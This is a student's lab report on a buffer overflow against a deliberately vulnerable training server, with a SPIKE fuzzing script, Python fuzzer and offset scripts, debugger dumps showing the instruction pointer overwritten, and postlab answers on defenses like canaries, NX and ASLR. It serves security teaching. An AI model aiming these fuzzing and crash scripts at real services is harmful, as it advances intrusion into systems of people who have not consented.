FR. CONCEICAO RODRIGUES COLLEGE OF ENGINEERING

Department of Computer Engineering

1. Course, Subject & Experiment Details

Practical No:	
Title:	**Buffer Overflow**
Name of the Student:	**Warren Fernandes**
Roll No:	**8940**
Date of Performance:	**21-03-2022**
Date of Submission:	**09-04-2022**


Evaluation:

Sr. No.	Rubric	Grade
1	On time submission/completion (2)	
2	Preparedness (2)	
3	Skill (4)	
4	Output (2)	

Signature of the Teacher

OUTPUT:


Connecting to vulnerable machine




```
warren@warren:~/Desktop$ nc -nv 192.168.19.1 9999
Connection to 192.168.19.1 9999 port [tcp/*] succeeded!
Welcome to Vulnerable Server! Enter HELP for help.
HELP
Valid Commands:
HELP
STATS [stat_value]
RTIME [rtime_value]
LTIME [ltime_value]
SRUN [srun_value]
TRUN [trun_value]
GMON [gmon_value]
GDOG [gdog_value]
KSTET [kstet_value]
GTER [gter_value]
HTER [hter_value]
LTER [lter_value]
KSTAN [lstan_value]
EXIT
EXIT
GOODBYE
```

SPIKING:


Spike script



```
s_readline();
s_string("TRUN ");
s_string_variable("0");
```




```
EAX 00BEF1F8 ASCII "TRUN /.:/AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
ECX 00D23790
EDX 00149F77
EBX 000006C8
ESP 00BEF9D8 ASCII "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
EBP 41414141
ESI 00401848 vulnserv.00401848
EDI 00401848 vulnserv.00401848

EIP 41414141

C 0  ES 002B 32bit 0(FFFFFFFF)
P 1  CS 0023 32bit 0(FFFFFFFF)
A 0  SS 002B 32bit 0(FFFFFFFF)
Z 1  DS 002B 32bit 0(FFFFFFFF)
S 0  FS 0053 32bit 301000(FFF)
T 0  GS 002B 32bit 0(FFFFFFFF)
D 0
O 0  LastErr ERROR_SUCCESS (00000000)

EFL 00010246 (NO,NB,E,BE,NS,PE,GE,LE)

ST0 empty g
ST1 empty g
ST2 empty g
ST3 empty g
ST4 empty g
ST5 empty g
ST6 empty g
ST7 empty g
               3 2 1 0      E S P U O Z D I
FST 0000  Cond 0 0 0 0  Err 0 0 0 0 0 0 0 0  (GT)
FCW 027F  Prec NEAR,53  Mask    1 1 1 1 1 1
```





```
root@kali:~# generic_send_tcp 192.168.1.90 9999 trun.spk 0 0
Total Number of Strings is 681
Fuzzing
Fuzzing Variable 0:0
line read=Welcome to Vulnerable Server! Enter HELP for help.
Fuzzing Variable 0:1
Variablesize= 5004
Fuzzing Variable 0:2
Variablesize= 5005
Fuzzing Variable 0:3
Variablesize= 21
Fuzzing Variable 0:4
Variablesize= 3
Fuzzing Variable 0:5
Variablesize= 2
Fuzzing Variable 0:6
Variablesize= 7
Fuzzing Variable 0:7
Variablesize= 48
Fuzzing Variable 0:8
Variablesize= 45
```


FUZZING:





```
#!/usr/bin/python
import sys, socket
from time import sleep

buffer = "A" * 100

while True:
        try:
                s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
                s.connect(('192.168.1.90',9999))

                s.send(('TRUN /.:/' + buffer))
                s.close()
                sleep(1)
                buffer = buffer + "A"*100

        except:
                print "Fuzzing crashed at %s bytes" % str(len(buffer))
                sys.exit()
```


```
root@kali:~# ./1.py
^CFuzzing crashed at 2700 bytes
```


```
EAX 00C4F1F8 ASCII "TRUN /.:/AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
ECX 007DC17C
EDX 00000041
EBX 0000018C
ESP 00C4F9D8
EBP 00C40041
ESI 00401848 vulnserv.00401848
EDI 00401848 vulnserv.00401848

EIP 00401D98 vulnserv.00401D98

C 0  ES 002B 32bit 0(FFFFFFFF)
P 1  CS 0023 32bit 0(FFFFFFFF)
A 0  SS 002B 32bit 0(FFFFFFFF)
Z 1  DS 002B 32bit 0(FFFFFFFF)
S 0  FS 0053 32bit 339000(FFF)
T 0  GS 002B 32bit 0(FFFFFFFF)
D 0
O 0  LastErr ERROR_SUCCESS (00000000)

EFL 00010246 (NO,NB,E,BE,NS,PE,GE,LE)

ST0 empty g
ST1 empty g
ST2 empty g
ST3 empty g
ST4 empty g
ST5 empty g
ST6 empty g
ST7 empty g
               3 2 1 0      E S P U O Z D I
FST 0000  Cond 0 0 0 0  Err 0 0 0 0 0 0 0 0  (GT)
FCW 027F  Prec NEAR,53  Mask    1 1 1 1 1 1
```


```python
#!/usr/bin/python
import sys, socket

offset =
"Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8A

try:
        s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
        s.connect(('192.168.1.90',9999))
        s.send(('TRUN /.:/' + offset))
        s.close()

except:
        print "Error connecting to server"
        sys.exit()
```



```python
#!/usr/bin/python
import sys, socket

shellcode = "A" * 2003 + "B" * 4

try:
        s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
        s.connect(('192.168.1.90',9999))
        s.send(('TRUN /.:/' + shellcode))
        s.close()

except:
        print "Error connecting to server"
        sys.exit()
```



```
EIP 42424242
C 0  ES 002B 32bit 0(FFFFFFFF)
P 1  CS 0023 32bit 0(FFFFFFFF)
A 0  SS 002B 32bit 0(FFFFFFFF)
Z 1  DS 002B 32bit 0(FFFFFFFF)
S 0  FS 0053 32bit 2B4000(FFF)
T 0  GS 002B 32bit 0(FFFFFFFF)
D 0
O 0  LastErr ERROR_SUCCESS (00000000)
```

POSTLAB:


1. Elaborate how compile-time and run-time defenses works with respect to Buffer overflow attacks.



The buffer overrun attacks can be thwarted in Windows environment by making critical configuration changes.

① Use an interpreted language which isnt susceptible to these issues.
② Avoid using functions which dont perform buffer checks (for eg. 'C' uses gets() use fgets()
③ Use compilers which can help identify unsafe function or errors.
④ Use Canaries, a guard value which can help prevent buffer overflow. They're inserted before a return address in the stack and are checked before the return address is accessed. If the program detects a change to the canary value, it will abort the process.
⑤ Re arrangement of local variable - so scalar variables are above array variables so if array variable overflow, scalar variables are not affected.
⑥ Make a stack non-executable - By setting the NX bit, preventing the attacker from inserting shellcode directly into the stack and executing it here.
⑦ ASLR (Address space layout randomization)

2. Discuss different types of buffer overflow attacks.



Types of Bufferflow attacks.
→ Stack overflow attack - It is the most common and involves buffer overflow in the call stack.

→ Heap overflow attack - This attack occurs in open memory pool called heap.

→ Integer overflow attack - ~~a~~ During an arithmetic operation, the resulting integer will be too large to fit in the buffer resulting in overflow.

→ Unicode overflow - It creates a buffer overflow by inserting Unicode characters into the expected Input of ASCII characters.